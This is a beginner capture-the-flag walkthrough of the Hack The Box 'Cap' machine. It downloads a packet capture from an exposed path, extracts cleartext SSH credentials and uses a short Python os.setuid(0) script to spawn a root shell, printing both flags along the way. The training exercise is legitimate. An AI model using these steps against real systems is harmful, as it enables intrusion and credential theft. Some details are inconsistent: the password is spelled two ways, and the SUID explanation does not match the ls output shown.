CAP -HACK THE BOX- ROOM

5kullk3r

4 min read

.

Nov 13, 2025

Hello everyone! This is a beginner-friendly room from the Hack The Box platform titled “**CAP**”


My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let’s dive right in, and I hope you enjoy the journey! :)


Phase 1: Initial Foothold via Network Analysis (PCAP)

Web Reconnaissance and Packet Capture Discovery

We begin by navigating to the victim IP address in a browser and observe the main dashboard.




We then look through the available options on the left sidebar.




The presence of the **“pcap”** title immediately suggests a network analysis vector, but it shows **0 packets**.

This indicates the main link is not the path, so we look for **directory traversal**.



Traversing through 2 -> 1 -> 0




We see see **/data/0** shows packet capture and we download the file and open it with wireshark.

Credentials Extraction from PCAP

We scroll through the pcap file, looking for cleartext traffic or credentials transmitted over unencrypted protocols.

Scrolling through the pcap we see username **nathan** (same as what we saw in the dashboard) and below we see the credentials



Success! We recover the login credentials:

- **Username:** `nathan`
- **Password:** `Buck3tH4TF0RM3!`

User Flag Retrieval via SSH

Our initial `rustscan` showed the **SSH port** was open

```
Host is up, received echo-reply ttl 63 (0.056s latency).
Scanned at 2025-10-30 11:57:09 IST for 0s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (160B)
```

We use the newly acquired credentials to login to **SSH**:

```
└─# ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Oct 30 06:06:58 UTC 2025

  System load:           0.0
  Usage of /:            36.7% of 8.73GB
  Memory usage:          23%
  Swap usage:            0%
  Processes:             225
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:3c32

  => There are 2 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ l -la
total 28
drwxr-xr-x 3 nathan nathan 4096 May 27  2021 ./
drwxr-xr-x 3 root   root   4096 May 23  2021 ../
lrwxrwxrwx 1 root   root      9 May 15  2021 .bash_history -> /dev/null
-rw-r--r-- 1 nathan nathan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 nathan nathan 3771 Feb 25  2020 .bashrc
drwx------ 2 nathan nathan 4096 May 23  2021 .cache/
-rw-r--r-- 1 nathan nathan  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root   root      9 May 27  2021 .viminfo -> /dev/null
-r-------- 1 nathan nathan   33 Oct 30 00:56 user.txt
nathan@cap:~$ cat user.txt
cc170d72081dbfbdb0235885765c281e
```

ssh nathan@<VICTIM_IP>

 # Password: Buck3tH4TFoRM3!

ls -la


cat user.txt

cc170d72081dbfbdb0235885765c281e

Phase 2: Privilege Escalation via SUID Python Exploit

SUID/Permissions Check

The first step in privilege escalation is checking if our current user can run commands as root using `sudo`.



sudo -l

 # doesn't get us through hence we can't see what can be ran as sudo

So we check the permissions on the Python executable:

ls -l $(which python3 2>/dev/null || which python 2>/dev/null)

- `ls -l` lists the file information (permissions, owner, size, timestamp, and symlink target if any) for the found Python executable.
- `which python3 2>/dev/nullwhich python3` tries to print the full path of `python3` (e.g. `/usr/bin/python3`).
- `2>/dev/null` silences error messages (stderr) from `which` (so nothing is printed if `which` fails).
- `|| which python 2>/dev/null` If `which python3` fails (non-zero exit), the shell runs the right side and tries `which python` (again with stderr suppressed). This provides a fallback.

- `$( ... )` Command substitution: the output (path) from the inner command(s) is inserted into the outer command.


In simple words: *finds the Python binary & shows its permissions and if symlink target is SUID root or writable by an unprivileged user for exploitation*

The output shows:

/usr/bin and lrwxrwxrwx 1 root root 9 Mar 13 2020 /usr/bin/python3 -> python3.8


Python Exploit Execution

We will now create a short Python script designed to elevate the effective user ID to `0` (root) and spawn a new shell.



nano exp.py

We paste the following exploit code into `exp.py:`



import os

os.setuid(0)

os.system("/bin/bash")

 # loads Python's OS interface module

 # set id to root

 # spawns a shell (/bin/bash) as a child process

Then we can execute it:

python3 exp.py

BOOM! we get **Root**


Now we escalate and get root.txt flag

```
root@cap:~# cd /root
root@cap:/root# ls -la
total 36
drwx------  6 root root 4096 Oct 30 00:56 .
drwxr-xr-x 20 root root 4096 Jun  1  2021 ..
lrwxrwxrwx  1 root root    9 May 15  2021 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 May 23  2021 .cache
drwxr-xr-x  3 root root 4096 May 23  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 May 23  2021 .ssh
lrwxrwxrwx  1 root root    9 May 27  2021 .viminfo → /dev/null
-r--------  1 root root   33 Oct 30 00:56 root.txt
drwxr-xr-x  3 root root 4096 May 23  2021 snap
root@cap:/root# cat root.tt
cat: root.tt: No such file or directory
root@cap:/root# cat root.txt
c59116a937946a389f64420bc079d166
```

cd /root

cat root.txt

c59116a937946a389f64420bc079d166



CONCLUSION:

I hope this write-up walkthrough was helpful to you all

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

Imma bounce for now, but I'll catch you all in the next writeup!